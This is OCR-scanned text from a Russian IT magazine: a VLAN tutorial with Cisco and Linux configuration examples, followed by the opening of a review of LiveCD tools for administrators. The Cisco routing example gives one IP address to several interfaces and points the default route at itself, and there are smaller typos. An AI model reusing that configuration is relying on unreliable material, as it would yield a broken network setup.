
СОЗДАЕМ ВИРТУАЛЬНУЮ ЛОКАЛЬНУЮ СЕТЬ

Уж очень все вокруг виртуальное: виртуальная реальность, виртуальные машины, виртуальные частные сети… Стоп. А почему бы нам не организовать виртуальную локальную сеть? Тем более, аппаратные решения от Cisco, HP, Dlink и соответствующим образом настроенные виртуальные сетевые интерфейсы Linux, xBSD, Windows вполне это позволяют.

ЗАЧЕМ НУЖНЫ ВИРТУАЛЬНЫЕ СЕТИ?

VLAN (Virtual Local Area Network, Виртуальная Локальная Сеть) — группа устройств, взаимодействующая напрямую на канальном уровне, хотя на физическом уровне все эти устройства подключены к разным коммутаторам. Устройства, находящиеся в разных виртуальных сетях, невидимы друг для друга на канальном уровне, даже если они подключены к одному и тому же коммутатору. А взаимодействие между устройствами осуществляется только на сетевом или других, более высоких уровнях. Виртуальные локальные сети используются для создания логической топологии сети, которая никак не зависит от физической топологии. По сравнению с реализацией на раздельных коммутаторах, VLAN уменьшает количество оборудования и сетевого кабеля, но требует обязательного использования более дорогих управляемых коммутаторов.

Все виртуальное, оказывается, находит вполне реальное применение. Виртуальная локальная сеть — это не какой-нибудь эмулятор или игрушка для админа, а инструмент построения современной сети. Во-первых, VLAN позволяет гибко разделять устройства на группы. Например, можно с легкостью объединить устройства, находящиеся в разных местах, в одну сеть, или же разделить устройства одной сети на разные виртуальные подсети. Во-вторых, виртуальная локальная сеть поможет уменьшить количество широковещательного трафика. С помощью VLAN можно разбить коммутатор на несколько широко-



Новая топология сети

вещательных доменов и отправить широковещательное сообщение только одной группе устройств (одной виртуальной сети). В-третьих, VLAN позволяет повысить безопасность и управляемость сети. VLAN активно используется для борьбы с ARP-спуфингом и существенно упрощает применение политик и правил безопасности. Кроме того, с помощью виртуальных сетей можно применять правила к целым подсетям, а не к каждому устройству отдельно.

В последнее время VLAN активно применяется крупными провайдерами домашних сетей. Поскольку число клиентов и сервисов (например, данные, VoIP, IPTV) постоянно растет, провайдеры выбирают коммутаторы, которые поддерживают более 1024 статических VLAN (стандарт 802.1Q). Для соединения сетей офисов через сеть провайдера используется механизм Double VLAN (смотри врезку), что позволяет эффективнее использовать идентификаторы виртуальных сетей (VLAN ID) в крупных сетях.

МЕТИМ ТРАФИК

Когда компьютер передает данные, он ничего не подозревает ни о своей принадлежности к какой-нибудь виртуальной сети, ни о существовании VLAN. Он просто передает информацию. А вот всем остальным занимается коммутатор, который знает, что компьютер, подключенный к тому или иному порту, принадлежит такой-то виртуальной сети.

Что делать, если на порт приходит трафик разных VLAN? Как его различить? Для этого используется маркировка кадров. Она позволяет идентифицировать трафик, то есть установить, к какой виртуальной сети он принадлежит.

Существуют различные варианты маркировки кадров. Иногда производители оборудования, в частности Cisco, разрабатывают собственные протоколы маркировки кадров. Но чаще используется стандарт IEEE 802.1Q. В этом случае внутрь кадра помещается специальная метка-тег, которая передает информацию о принадлежности трафика к определенной VLAN. Размер этой метки — всего 4 байта. Состоит она из следующих полей:

• **TPID** (Tag Protocol Identifier) — идентификатор протокола маркировки. Определяет протокол, использующийся для маркировки кадра. Идентификатор протокола 802.1Q — 0x8100. Размер этого поля равен 16 битам.
• **Priority** — задает приоритет передаваемого трафика. Используется

```
Switch(config-if)#switchport mode trunk
Switch(config-if)#switchport trunk ?
allowed       Set allowed VLAN characteristics when
              interface is in trunking mode
encapsulation Set trunking encapsulation when interface
              is in trunking mode
native        Set trunking native characteristics when
              interface is in trunking mode
pruning       Set pruning VLAN characteristics when
              interface is in trunking mode

Switch(config-if)#switchport trunk encap ?
dot1q   Interface uses only 801.1q trunking encapsulation
        when trunking
isl     Interface uses only ISL trunking encapsulation
        when trunking
```

Создание trunk-порта, встроенная справка

стандартом IEEE 802.1p. Размер — 3 бита.

• **CFI** (Canonical Format Indicator) — индикатор канонического формата. Проще говоря, задает формат MAC-адреса: 1 — канонический, 0 — не канонический. Размер поля — всего 1 бит.

• **VID** (VLAN Identifier) — задает индикатор виртуальной сети. Указывает, к какой виртуальной сети принадлежит кадр. Размер — 12 бит.

Маркер вставляется перед полем «Тип протокола». После этого пересчитывается контрольная сумма, поскольку кадр уже изменился.

ПОРТЫ И VLAN

Поговорим о портах коммутатора и виртуальных сетях. Порты коммутатора, которые поддерживают виртуальную сеть, можно разделить на две группы: маркированные порты (в терминологии Cisco — это транковые порты, англ. trunk ports) и немаркированные порты (порты доступа, access ports).

Маркированные порты нужны для того, чтобы через один порт можно было передавать и получать трафик от нескольких виртуальных сетей. При этом виртуальных сетей может быть несколько, а порт всего один. Как уже было сказано, информация о принадлежности трафика той или иной виртуальной сети указывается в специальном поле кадра. Без него коммутатор не сможет различить трафик от разных сетей.

Порты доступа используются для передачи немаркированного трафика. Порт доступа может принадлежать только одной VLAN, однако он может быть маркированным в нескольких VLAN и одновременно являться портом доступа для какой-то другой виртуальной сети (в таком случае сеть называется родной для этого порта, native VLAN). О «родном» режиме передачи трафика скажу ниже.

Когда на порт доступа приходит маркированный трафик, то он обычно должен удаляться. Но это происходит не всегда — зависит от настроек коммутатора. По умолчанию все порты коммутатора считаются портами доступа для сети VLAN 1. В процессе настройки администратор может изменить тип порта на маркированный и определить принадлежность портов к разным VLAN.


Порты коммутатора могут привязываться к определенной виртуальной сети статически или динамически. В первом случае администратор вручную определяет, какой порт будет принадлежать к какой VLAN. При динамическом назначении узлов принадлежность порта к той или иной виртуальной сети определяется коммутатором. Процедура назначения портом описана в стандарте 802.1X. Он предусматривает аутентификацию пользователя на RADIUS-сервере для получения доступа к порту.

ПРАКТИКА

А теперь поговорим о настройке VLAN на коммутаторах Cisco. Думаю, уже всем ясно, что VLAN — штука полезная, и хочется все настроить на практике. Чтобы не изобретать колесо, будем использовать топологию сети — примерно такую, как описано в документации Cisco, но с небольшими усовершенствованиями.

Итак, у нас есть два коммутатора: switch1 и switch2. К каждому из них подключено по две виртуальных сети. Для подключения к коммутаторам компьютеры виртуальной локальной сети используют порты доступа (fa0/N), а для связи между ними применяется транковый порт.

Ранние версии коммутаторов Cisco поддерживали проприетарный протокол ISL (Inter Switch Link). Сейчас этот протокол упразднен и вместо него используется 802.1Q.



Коммутаторы Cisco Catalyst 3560

Приступим к настройке коммутатора.

Как уже было отмечено, по умолчанию все его порты принадлежат к vlan **1**. Чтобы создать вторую виртуальную сеть (vlan 2) и присвоить ей имя, используются следующие команды Cisco:

```
switch1(config)        # vlan 2
switch1(config-vlan)   # name myvlan
```

Далее нужно назначить порты к той или иной сети. Назначим порты fa0/3 и fa0/4 к виртуальной сети vlan 2:

```
switch1(config)        # interface fa0/3
switch1(config-if)     # switchport mode access
switch1(config-if)     # switchport access vlan 2

switch1(config)        # interface fa0/4
switch1(config-if)     # switchport mode access
switch1(config-if)     # switchport access vlan 2
```

Первая команда выбирает интерфейс, вторая задает режим порта — access. Третья назначает порт виртуальной сети vlan 2.

Что такое «Double VLAN»?

Это функция, поддерживающая инкапсуляцию тегов IEEE 802.1Q VLAN в теги второго уровня 802.1Q tag на провайдерских граничных коммутаторах Provider Edge (PE). При помощи Double VLAN сервис-провайдер может использовать уникальные VLAN (Service-provider VLAN ID, или SP-VLAN ID) для предоставления услуг клиентам, которые имеют несколько VLAN в своих сетях. VLAN клиента, или Customer VLAN IDs (CVLAN IDs), в этом случае сохраняются, и трафик от различных клиентов сегментируется, даже если он передается в одном и том же VLAN.

ИСХОДНЫЙ КАДР

АДРЕС ПОЛУЧАТЕЛЯ	АДРЕС ОТПРАВИТЕЛЯ	ТИП ПРОТОКОЛА	ДАННЫЕ	КОНТРОЛЬНАЯ СУММА

МАРКИРОВАННЫЙ КАДР

АДРЕС ПОЛУЧАТЕЛЯ	АДРЕС ОТПРАВИТЕЛЯ	МАРКЕР	ТИП ПРОТОКОЛА	ДАННЫЕ

Исходный и измененный кадр

Понятно, что если портов много, то по одному прописывать их неудобно. Гораздо проще указать диапазон портов. Например, следующие команды добавляют порты с fa0/5 по fa0/9 в vlan2:

```
switch1(config)# interface range fa0/5 — 9
switch1(config-if-range)# switchport mode access
switch1(config-if-range)# switchport access vlan 2
```

Просмотреть информацию о назначенных портах и созданных виртуальных сетях можно с помощью команды:

```
switch1(config)# show vlan brief
VLAN  Name     Status    Ports
---- — --------- --------------------------------
1    default   active    Fa0/1, Fa0/2, Fa0/10, Fa0/11,
                         Fa0/12, Fa0/13, Fa0/14, Fa0/15,
                         Fa0/16, Fa0/17, Fa0/18, Fa0/19,
                         Fa0/20, Fa0/21, Fa0/22, Fa0/23,
                         Fa0/24

2    mylan    active    Fa0/3, Fa0/4, Fa0/5, Fa0/6,
                         Fa0/7, Fa0/8, Fa0/9
```

Теперь настало время создать транковый порт. Делается это командами:

```
switch1(config)         # interface fa0/24
switch1(config-if)      # switchport encapsulation dot1q
switch1(config-if)      # switchport mode trunk
```

Можно задать «родной» режим, — то есть трафик сети vlan 2, передающийся через транковый порт, будет немаркированным. А весь немаркированный трафик, попавший на транковый интерфейс, будет промаркирован как принадлежащий vlan 2 (по умолчанию он воспринимается как трафик vlan 1)

```
switch1(config-if)      # switchport trunk native vlan 2
```

Просмотреть информацию о транковом порте можно с помощью одной из двух команд:

```
switch1          # show interface fa0/24 trunk
switch1          # show interface fa0/24 switchport
```

Вот конфигурация для нашего первого коммутатора switch 1:

```
!
interface fa0/3
switchport mode access
switch1(config-if)      # switchport access vlan 2
!
```

```
switch1(config)         # interface fa0/4
switch1(config-if)      # switchport mode access
switch1(config-if)      # switchport access vlan 2

!
switch1(config)         # interface fa0/24
switch1(config-if)      # switchport encapsulation dot1q
switch1(config-if)      # switchport mode trunk
```

Настройки для коммутатора switch2 выполняются аналогичным способом. Теперь представим, что в нашей сети появился маршрутизатор, он же роутер. Топология сети будет немного изменена, как показано на рисунке («Новая топология сети»).

Первым делом нам нужно включить маршрутизацию на коммутаторе switch1:

```
switch1(config)         #ip routing
```

После этого указать IP-адрес маршрутизатора (192.168.1.1). Этот адрес будет шлюзом по умолчанию для компьютеров первой виртуальной сети (vlan1 или default):

```
switch1(config)         #interface default
switch1(config-if)#ip address 192.168.1.1 255.255.255.0
switch1(config-if)      #no shutdown
```

Аналогично можно задать:

```
switch1(config)         #interface vlan2
switch1(config-if)#ip address 192.168.1.1 255.255.255.0
switch1(config-if)      #no shutdown
```

Теперь настроим интерфейс fa0/20, который соединен с маршрутизатором. Трафик, не предназначенный нашим виртуальным сетям, должен перенаправляться на маршрутизатор, а он уже сам пусть разбирается, что с ним делать. Вот необходимые команды конфигурации:

```
switch1(config)         #interface fa0/20
switch1(config-if)      #no switchport
switch1(config-if)#ip address 192.168.1.1 255.255.255.0
switch1(config-if)      #no shutdown
```

Осталось прописать сам маршрут:

```
switch1(config-if)#ip route 0.0.0.0 0.0.0.0 192.168.1.1
```

ДРУГИЕ ПРОИЗВОДИТЕЛИ

Cisco — далеко не единственный производитель сетевого оборудования. Учитывая, что оборудование от Cisco стоит немало, желающие сэкономить наверняка будут искать более дешевые аналоги, например,

Протоколы автоконфигурирования

Технология VLAN при всей своей полезности имеет и ряд недостатков, с которыми приходится считаться. Раньше наиболее частой была проблема совместимости оборудования: не все коммутаторы и хабы умели безболезненно пропускать тегированные кадры, и не все сетевые адаптеры поддерживали увеличенный размер кадра (oversized frames). Сейчас с этим ты вряд ли столкнешься. Поэтому на первый план выходит необходимость вручную настраивать каждый порт каждого коммутатора. Для больших разветвленных сетей это может превратиться в ту еще в головную боль.

Проблему пытаются решить по-разному. Тут и протокол 802.1X, позволяющий совместно с RADIUS-сервером конфигурировать VLAN в зависимости от аутентификационной информации пользователя (смотри xgu.ru/wiki/802.1X_и_RADIUS); и протокол VQP, совместно с сервером VMPS обеспечивающий динамическое включение в ту или иную VLAN портов коммутатора на основе MAC-адресов, подключенных к ним компьютеров (en.wikipedia.org/wiki/VQP). Из более простых решений можно отметить протокол GVRP (описанный в стандарте IEEE 802.1P). Его поддержка позволяет коммутаторам распознавать VLAN и автоматически конфигурировать транковые порты (www.javvin.com/protocolGVRP.html). В системах Cisco аналогичную задачу обычно решает их собственный протокол — VTP (en.wikipedia.org/wiki/VTP).

Сергей Супрунов, системный администратор, автор многих статей по системному и сетевому администрированию

оборудование от D-Link. Простенько, иногда зависает (ничего личного, говорю, как есть), — но зато ощутимо дешевле. Обрати внимание, что далеко не все оборудование от D-Link поддерживает виртуальные локальные сети. Подробнее об этом можно прочитать на страничке www.dlink.ru/technology/vlan.php. О настройке VLAN на коммутаторах D-Link — на страничке xgu.ru/wiki/VLAN_в_D-LINK или в руководстве пользователя.

НАСТРОЙКА VLAN В LINUX

А теперь поговорим о настройке виртуальных сетей в ОС Linux. Этот раздел статьи понадобится, если ты надумал построить программный маршрутизатор между двумя VLAN на базе Linux или если нужно обеспечить присутствие одного и того же сервера в нескольких VLAN — такой себе «Фигаро здесь и Фигаро там».

Первым делом подгрузим модуль 802.1q, обеспечивающий маркировку кадров:

```
# modprobe 8021q
```

Модуль не найден? Тогда нужно перекомпилировать ядро, включив поддержку этого модуля в разделе Network options / 802.1Q VLAN Support.

Затем выключим сетевой интерфейс и поднимем его, но уже без IP-адреса:

```
# ifconfig eth0 down
# ifconfig eth0 0.0.0.0 up
```

Теперь укажем, к какому интерфейсу подключена какая виртуальная сеть. Для этого используется команда vconfig (пакет vlan или vconfig — название пакета, содержащего программу vconfig, зависит от дистрибутива). Формат вызова команды такой:

```
# vconfig add интерфейс VLAN_ID
```

Например:

```
# vconfig add eth0 1

# vconfig add eth0 2
```

В данном случае мы связали vlan1 и vlan2 с одним сетевым интерфейсом — eth0. Далее нужно указать IP-адрес и сетевую маску для каждого интерфейса:

```
# ifconfig eth0.1 192.168.1.10 netmask 255.255.255.0 up
# ifconfig eth0.2 192.168.2.25 netmask 255.255.255.0 up
```

Можно задать маршрут по умолчанию (если необходимо):

```
# route add default gw 192.168.1.254
```

Получить исчерпывающую информацию о виртуальных интерфейсах можно через псевдофайловую систему /proc:

```
# cat /proc/net/vlan/eth0.1
```

Это еще не все. VLAN мы вроде бы настроили, но при перезагрузке настройки потеряются. Чтобы этого не случилось, нужно прописать модуль 802.1q в файле /etc/modules.conf, а настройки VLAN — в файле /etc/network/interfaces, например, так:

```
auto myvlan
iface myvlan inet static
        address 192.168.1.1
        netmask 255.255.255.0
        vlan_raw_device eth0
```

Также можно создать сценарий и добавить его вызов в файлы автозапуска системы — это уже кому как больше нравится.

VLAN В WINDOWS: МИФ ИЛИ РЕАЛЬНОСТЬ?

Windows не обладает встроенной поддержкой VLAN, однако ее можно добавить, установив специальные драйверы. Вот они: Intel Advanced Networking Suite (iANS), 3com DynamicAccess, Broadcom Advanced Server Program (BASP). Все эти драйверы ты без проблем найдешь в интернете, как и документацию, в которой будет описано, что с ними делать. Но вряд ли тебе придется настраивать VLAN в Windows, поскольку правильнее и проще использовать или готовые устройства с поддержкой VLAN, или же отдельный Linux-сервер.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Понятно, что эта статья полностью не охватывает все секреты настройки VLAN, но, надеюсь, общее впечатление у тебя сформировалось. Дополнительную информацию можно получить по следующим ссылкам:

- ru.wikipedia.org/wiki/VLAN — общая информация о VLAN;
- www1.bstu.by/wiki/index.php?title=VLAN_802.1Q — стандарт 802.1Q;
- people.freebsd.org/~arved/vlan/vlan_en.html — о настройке VLAN в FreeBSD (FreeBSD VLAN mini HowTo);
- www.opennet.ru/tips/info/1381.shtml — ссылка посвящена двойной инкапсуляции Q-in-Q, позволяющей создавать дважды маркированный трафик. ⌶

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM, TUX.IN.UA /

LiveCD: мощное оружие профи

ОБЗОР ЖИВЫХ ДИСТРИБУТИВОВ LINUX ДЛЯ СИСТЕМНОГО АДМИНИСТРАТОРА


Один из самых больших плюсов свободного ПО — это возможность создавать дистрибутив для собственных нужд. Сейчас доступно несколько десятков дистрибутивов, упрощающих работу админа. Выбор среди специализированных дистрибутивов на базе LiveCD действительно огромен, и здесь важно не запутаться и подыскать именно тот инструмент, который максимально подойдет под решение твоих задач.



админов очень популярен целый класс дистрибутивов, реализующих функции маршрутизатора и брандмауэра. К свободным ОС многие пользователи приходят именно после знакомства с одной из подобных систем. Но есть и другие решения, с помощью которых просто установить и настроить веб или почтовый сервер, программную АТС на базе Asterisk и т.д.

Все они в той или иной мере направлены на решение задач по организации определенного сервиса. Кроме того, существует великое множество дистрибутивов, направленных на обслуживание компьютеров и сетей. Именно о таких решениях и пойдет речь в этой статье. Итак, поехали! Для более удобного представления предлагаю разделить их, например, на несколько групп:

- **дистры для работы с жестким диском;**
- **для восстановления работоспособности системы и резервирования данных;**
- **для тестирования на наличие уязвимостей;**
- **для исследования после взлома.**



Если нужно подготовить жесткий диск к установке новой ОС, GParted — лучший выбор!

В Clonezilla образ диска можно сохранить на сетевой ресурс

ДИСТРИБУТИВЫ ДЛЯ РАБОТЫ С ЖЕСТКИМ ДИСКОМ

Проект GParted (GNOME Partition Editor, gparted.sf.net), в рамках которого разрабатывается одноименный редактор дисковых разделов для *nix-систем, предлагает также LiveCD-дистрибутив небольшого размера (чуть больше 90 Мб), построенный на основе Debian. GParted умеет работать с таким большим количеством файловых систем, которое и не снилось популярному PartitionMagic — ext2, ext3, FAT16, FAT32, HFS, HFS+, UFS, JFS, NTFS, ReiserFS, Reiser4, XFS. Помимо этого, дистрибутивом поддерживаются тома LVM2 и FUSE. Графический интерфейс локализован и построен на базе оконного менеджера Fluxbox. Система нетребовательна к ресурсам, для запуска достаточно иметь компьютер с 64 Мб ОЗУ. Доступны версии, позволяющие загружаться не только с CD, но и с USB-устройства. Сетевая PXE-загрузка также возможна. Стартовое меню позволяет выгрузить содержимое диска в ОЗУ и освободить привод. Из дополнительных возможностей стоит отметить наличие программы **Partition Image** (www.partimage.org), при помощи которой можно создать образ раздела с файловыми системами. Список их аналогичен GParted (правда, UFS, NFS и NTFS пока отмечены как экспериментальные). Есть и **TestDisk** (www.cgsecurity.org/wiki/TestDisk), позволяющий проверить и восстановить дисковые разделы. Также в комплект входят файловый менеджер Midnight Commander, текстовые редакторы Vim и Nano и некоторые другие утилиты. Единственным минусом GParted Live является отсутствие нормальной поддержки Сети, из-за чего, например, возможности того же Partition Image реализованы далеко не полностью.

Для создания образов разделов диска существует специальное решение — система клонирования **Clonezilla** (www.clonezilla.org). Состав приложений — Partition Image, ntfsclone, partclone, dd и udpcast — позволяет клонировать большое количество файловых систем и копировать образ на другой раздел или по Сети (Samba, NFS, SSH). Предлагаются две версии дистрибутива: Clonezilla Live и Clonezilla SE (Server Edition). Вторая позволяет не просто копировать разделы, но и клонировать системы. С ней можно легко перенести копию системного раздела на 40 систем (а возможно и больше) всего за 10 минут. Поддерживается загрузка с CD, USB-флешки, жесткого диска и по Сети (PXE).


ГЛАВНЫЙ СПАСАТЕЛЬ

Для решения внештатных ситуаций, возникающих в процессе повседневной эксплуатации сервера или клиентского компьютера, могут потребоваться различные инструменты. Одним из самых популярных «спасательных» дистрибутивов является **SystemRescueCD** (www.sysresccd.org). Он выполнен в виде LiveCD (возможна установка на флешку). В состав SystemRescueCD входит большое количество утилит, при помощи которых можно восстановить систему после сбоя, подготовить диск для установки новой ОС, протестировать аппаратную часть компьютера, забэкапить данные и многое другое.

Основой SystemRescueCD послужил Gentoo. Ядро дистрибутива 2.6.25.16 поддерживает все файловые системы Linux, включая Reiser4, Btrfs (новая файловая система, разрабатываемая при поддержке компании Oracle — своеобразный ответ на ZFS), а также сетевые SMB и NFS. В состав последней версии дистрибутива 1.1.0 включено четыре ядра: основное и альтернативное; каждое в двух вариантах — для работы с 32-битными системами (i486 оптимизация) и 64-битное.

Размер образа дистрибутива — 230 Мб, поэтому в комплекте есть все необходимое админу, включая и документацию по работе. Полный список доступных параметров загрузки можно просмотреть, нажав клавиши <F2> — <F7>. Стартовое меню позволяет установить не только ряд настроек (разрешение экрана в framebuffer, загрузка с жесткого диска, USB-устройства и т.д.), но и запустить ряд весьма полезных утилит. Среди них — тест оперативной памяти (memtest), свободный аналог операционной системы DOS — FreeDOS с рядом утилит в комплекте (freedos), загрузчик Graphical Boot Manager (gag), тест для определения оборудования (aida), утилита Darik's Boot and Nuke для уничтожения данных без возможности их дальнейшего восстановления (dban), низкоуровневая утилита для работы с разделами жесткого диска (mhdd). Даже еще не загрузив основную систему, мы уже получаем богатый набор полезных утилит.

После загрузки в рутовую консоль выводится таблица основных команд. Начиная с версии 0.3, в SystemRescueCD появился X-сервер с оконным менеджером WindowMaker, загрузить который можно, введя «startx». В системе насчитывается несколько сотен утилит, и в большинстве случаев для решения одной задачи предлагается несколько инструментов. Например, fdisk, GNU/Parted, GParted для работы с разделами жесткого диска и полный набор консольных утилит, предназначенных для работы со всеми типами разделов: e2fsprogs, reiserfsprogs, reiser4progs, xfsprogs, jfsutils, ntfstools (ntfsresize, ntfsclone и прочие), dosfstools, sfdisk. Они позволяют их форматировать, изменять размер, переопределять. Есть пакет mtools, предназначенный для работы с DOS-файлами. Поддержка Сети позволяет на полную реализовать возможности клиент-серверной архитектуры PartImage (оба входят в комплект). Кроме gag, в состав дистрибутива включены загрузчики GRUB и LILO. Это позволяет использовать SystemRescueCD для их восстановления, например, в том случае, когда загрузчик затерт во время установки Windows. Для удобного перемещения по каталогам — в наличии файловый менеджер Midnight Commander. Имеется несколько редакторов текста: vim, elvis, nano, joe, qemacs и графический Leafpad. Приложения и утилиты, входящие в состав SystemRescueCD, можно перечислять еще долго. Есть здесь и популярные архиваторы (gzip, bzip, rar, tar и другие), программы для записи CD/DVD (cdrecord, dvd-rw-tools, cdrtools, mkisoft). Кроме параноидального dban, доступного при загрузке, найдутся и другие утилиты, чтобы стереть информацию без следа — shred, wipe. А с помощью антивируса ClamAV можно проверить жесткий диск на наличие вирусов (обновление баз производится при помощи freshclam).



